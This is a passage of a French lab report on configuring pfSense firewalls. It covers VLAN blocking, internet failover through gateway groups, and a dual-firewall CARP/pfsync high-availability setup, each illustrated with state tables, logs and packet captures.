Connexion du pc se trouvant sur VLAN10 sur le site www.tdeig.ch :


tcp	129.194.184.80:80 <- 192.168.10.10:36517	ESTABLISHED:ESTABLISHED
tcp	192.168.10.10:36517 -> 129.194.184.98:36210 -> 129.194.184.80:80	ESTABLISHED:ESTABLISHED

Connexion à www.google.ch depuis le pc se trouvant sur VLAN20 :

Act	Time	If	Source	Destination	Proto
✖	May 23 14:54:44	OPT3	192.168.20.10:49169	173.194.35.24:80	TCP:S
✖	May 23 14:54:44	OPT3	192.168.20.10:49170	173.194.35.24:80	TCP:S

Les requêtes HTTP provenant du VLAN20 sont en effet bloquées par le firewall.

Scénario 3 : failover de l'accès internet :



matériel utilisé :

-un pc ASUS avec trois interfaces physiques
-un pc DELL
-deux adresses publiques

Objectif du scénario :

Offrir une redondance (failover) de l'accès internet : en cas de panne de la connexion principale (Uni Dufour) on passe par la nouvelle connexion VDSL CTI (état Genève).


3.1 Configuration :

-Après avoir assigné et configuré les trois interfaces de pfsense comme dans le schéma ci dessus, on précise une passerelle pour chaque interface externe.


-on peut vérifier la bonne configuration des passerelles via **192.168.1.1/System_gateways.php** :
pour le bon fonctionnement du failover la passerelle de l'interface externe principale doit être la passerelle **utilisé par défaut (**si ce n'est pas le cas éditez la passerelle et cochez la case : **use as default gateway**).

WANGW **(default)**	EXT	129.194.184.1	129.194.184.1	WAN Gateway
GW_OPT1	EXT_BACK	172.18.131.1	172.18.131.1	Interfaceopt1dynamic gateway

-on va ensuite via **192.168.1.1/System_gateway_groups.php** créer un **gateway groups** appelé **failover_internet** en précisant les deux passerelles définies précédemment avec leur niveau de priorité respective (**Tier 1** à la plus grande priorité).



-dans **System -> advanced -> onglet Miscellaneous**: on autorise le failover via le champ **Load Balancing**:




-on vérifie que les deux chemins sont accessibles :

icmp	129.194.184.98:44244 -> 129.194.184.1	0:0
icmp	172.18.131.6:44244 -> 172.18.131.1	0:0

Gateway	Monitor	RTT	Loss	Status
129.194.184.1	129.194.184.1	0.753ms	0.0%	Online
172.18.131.1	172.18.131.1	0.481ms	0.0%	Online

-pour appliquer le failover, il faut encore **éditer chaque règle** de notre firewall participant au failover (ICMP,HTTP, DNS), et dans les **options avancées** (champ Gateway) indiquer le nom du gateway group créé précédemment.



	UDP	LAN net	*	*	53 (DNS)	Failover_internet
	TCP	LAN net	*	*	80 - 8080	Failover_internet

3-2 Test de la configuration:

-on accède à internet sur le poste client et on vérifie qu'on utilise bien la connexion principale (interface EXT) :

tcp	192.168.1.10:40597 -> 129.194.184.98:16156 -> 173.194.35.0:80	TIME_WAIT:TIME_WAIT

-on simule une coupure sur le lien principale en débranchant le câble Ethernet de l'interface EXT ou on désactive l'interface (**#ifconfig em2 down**).

WANGW	129.194.184.1	129.194.184.1	0.801ms	0.0%	Offline	WAN Gateway
GW_OPT1	172.18.131.1	172.18.131.1	0.487ms	0.0%	Online	Interfaceopt1dynamic gateway

apinger: ALARM: WANGW(129.194.184.1) *** down ***
check_reload_status: Reloading filter
php: : Default gateway down setting GW_OPT1 as default!
php: : MONITOR: WANGW is down, removing from routing group

-on se reconnecte à internet (F5), et on retourne dans la table d'état pour vérifier que le failover à bien été effectué :

tcp	192.168.1.10:41968 -> 172.18.131.6:54327 -> 173.194.35.63:80	ESTABLISHED:ESTABLISHED

Comme on peut le constater, on passe maintenant par l'interface EXT_BACK (172.18.131.6).

-On rebranche le câble Ethernet (ou **#ifconfig em2 up**) :

129.194.184.1	129.194.184.1	0.753ms	0.0%	Online
172.18.131.1	172.18.131.1	0.481ms	0.0%	Online


check_reload_status: rc.newwanip starting em2
php: : rc.newwanip: Informational is starting em2.
php: : rc.newwanip: on (IP address: 129.194.184.98) (interface: wan) (real interface: em2)
php: : ROUTING: setting default route to 129.194.184.1

-en se reconnectant à internet, on voit qu'on est repassé par l'interface externe principale :

192.168.1.2:49259 -> 129.194.184.98:62677 -> 173.194.35.33:80


<u>note</u> : le failover à internet ne fonctionne pas en utilisant une même passerelle avec deux IP monitor différentes

EXT_GW	10.1.0.1	129.194.184.1	6.170ms	0.0%	Online
EXT_BACK_GW	10.1.0.1	172.16.0.1	0.000ms	100.0%	Offline



-voir difficultés rencontrées (section 6.3).

Scénario 4 : Dual firewall (pour offrir une haute disponibilité) :



matériel utilisé :

-deux pc ASUS avec trois interfaces physique chacun.
-un pc client sous Ubuntu.
-un pc DELL serveur sous windows 7.

Objectif du scénario :

-mettre en place deux groupes de redondance (un groupe pour l'interface LAN, l'autre pour l'interface EXT) afin d'offrir une redondance du service en cas de panne. Ce scénario illustre la section 3.5 de la partie analyse.
L'objectif final est de simuler une panne sur le maître (power off de la machine et unplugg des interfaces LAN / EXT) pour tester la disponibilité des services (ping client -> serveur et accès à internet).

4.1 Configuration du maître :

4.1.1 Configurer CARP :


-après avoir assigné et configuré les interfaces de FW1 comme dans le schéma ci dessus.
-sur l'interface externe on supprime la règle bloquant les réseaux privés (notre serveur 10.1.2.14 se trouve sur un sous réseau privé), puis on autorise les annonces CARP :

Floating | EXT | LAN | SYN

	ID	Proto	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description
✗		*	Reserved/not assigned by IANA	*	*	*	*	*	*	Block bogon networks
✓		CARP	EXT net	*	*	*	*	none		


-Sur l'interface LAN, on ajoute juste une règle autorisant les annonces CARP en provenance de LAN net.

-dans **firewall -> virtual ip :** on va définir deux groupes de redondance CARP, un pour l'interface EXT et l'autre pour l'interface LAN :



-on utilise le même mot de passe pour authentifier les membres des deux groupes de redondance (**pfsenseadmin**).
-on attribue un identifiant de groupe (**VHID**) distinct (**1** et **2**) pour les deux groupes.
-le champ **skew** de advertising frequency doit être égale à 0 pour définir le maître (voir section 3.5).


-pour vérifier la bonne configuration de CARP : **Status -> CARP Status** :



Note : on peut activer ou désactiver CARP à partir de cette page.

4.1.2 Assurer la synchronisation de la table d'état entre les deux firewall avec pfsync :

-on va configurer **pfsync** pour synchroniser la table d'état avec notre futur backup, dans **firewall -> virtual ip -> onglet CARP settings** :




-L'option pfsync synchronize peer IP permet de forcer l'échange des mises à jour de la table d'état en **unicast** (précisez l'adresse SYN du backup : **192.168.100.2**).

-on ajoute une règle sur l'interface SYN autorisant toutes les communications :

4.1.3 Synchronisation de la configuration XMML-RPC :

- on va maintenant configurer la synchronisation de la configuration du firewall maître :



-on indique l'adresse du backup ainsi que le login/password de pfsense (les deux firewall doivent avoir le **même login/password** de plus il doivent communiquer avec le webconfigurator via le **même port** (HTTP dans notre cas)).


-on choisit les services allant être synchronisés :

Cochez les services suivants : **rules** , **NAT**, **DHCPD**, **Virtual Ips** et **DNS forwarder.**

4.2 Configuration du Backup :

-après avoir assigné et configuré les interfaces de FW2 comme dans le schéma ci dessus.


-dans **firewall -> virtual ip -> onglet CARP settings**:




-on crée une règle autorisant toutes les communications sur l'interface SYN pour permettre la synchronisation.

-après avoir recharger le webconfigurator (option 11 dans le menu pfsense), on peut constater que :

- les règles définies sur le maître ont été ajoutées sur le backup.
-le DHCP lease time du client à été correctement répliqué.
-les adresses virtuelles ont aussi été répliquées : seul le champ skew a été modifié pour identifier le backup :



-dans les logs ont peut voir les traces de la synchronisation XMLRPC :



-on peut aussi contrôler la synchronisation de pfsync avec la table d'état :


```
pfsyn I 192.168.100.1:0       192.168.100.2:0
```

ou en capturant le trafic sur l'interface SYN avec **tcpdump (**en CLI ou via **diagnostics -> capture packets**) :

```
IP 192.168.100.1 > 192.168.100.2:  pfsync
IP 192.168.100.1 > 192.168.100.2:  pfsync
```

-pour configurer un **DHCP failover**, il faut ajouter dans **Service -> DHCP server -> onglet LAN** :

Sur les deux firewall, on précise l'ip virtuelle de l'interface LAN comme passerelle pour les clients DHCP :



Sur le maître, on précise l'adresse LAN du backup dans le champs failover peer (et inversement sur le backup).

Dans **Status -> DHCP Lease,** un groupe de failover à été ajouté.

Failover Group	My State	Since	Peer State	Since
"dhcp0"	normal	2012/06/05 10:26:08	normal	2012/06/05 10:15:31

4.3 Test de la configuration :

-ping du serveur 10.1.2.114 depuis le pc client :

icmp	192.168.1.10:45836 -> 10.1.2.111:27048 -> 10.1.2.114	0:0

Sur le serveur, on peut observer avec wireshark les annonces CARP envoyé par le maître toutes les secondes :

15:15:04.879708	10.1.2.111	224.0.0.18	VRRP	70 Announcement (v2)
15:15:05.871052	10.1.2.111	224.0.0.18	VRRP	70 Announcement (v2)
15:15:06.862403	10.1.2.111	224.0.0.18	VRRP	70 Announcement (v2)
15:15:07.853742	10.1.2.111	224.0.0.18	VRRP	70 Announcement (v2)

Note : les annonces CARP sont vu comme annonce VRRP par wireshark.

-on débranche (ou on déactive) l'interface EXT de FW1, on remarque qu'on passe bien maintenant par l'interface EXT de FW2 :

icmp	192.168.1.10:19463 -> 10.1.2.112:9455 -> 10.1.2.114	0:0

-Dans **CARP status** : FW1 est BACKUP alors que FW2 est passé MASTER (même information dans les logs) :

sur le serveur, on peut observer la transition du lien , on peut aussi remarquer que 10.1.2.112 une fois passé maître diffuse ses annonces plus lentement que 10.1.2111 :

Fréquence de 10.1.2.111 -> base + skew/255 -> 1 + 0 -> 1 seconde.
Fréquence de 10.1.2.112 -> base + skew/255 -> 1 + 100/255 -> 1,39 seconde.

15:15:10.827795	10.1.2.111	224.0.0.18
15:15:11.819125	10.1.2.111	224.0.0.18
15:15:12.810479	10.1.2.111	224.0.0.18
15:15:13.575976	10.1.2.111	224.0.0.18
15:15:13.576105	10.1.2.112	224.0.0.18
15:15:14.956570	10.1.2.112	224.0.0.18
15:15:16.335178	10.1.2.112	224.0.0.18
15:15:17.713747	10.1.2.112	224.0.0.18
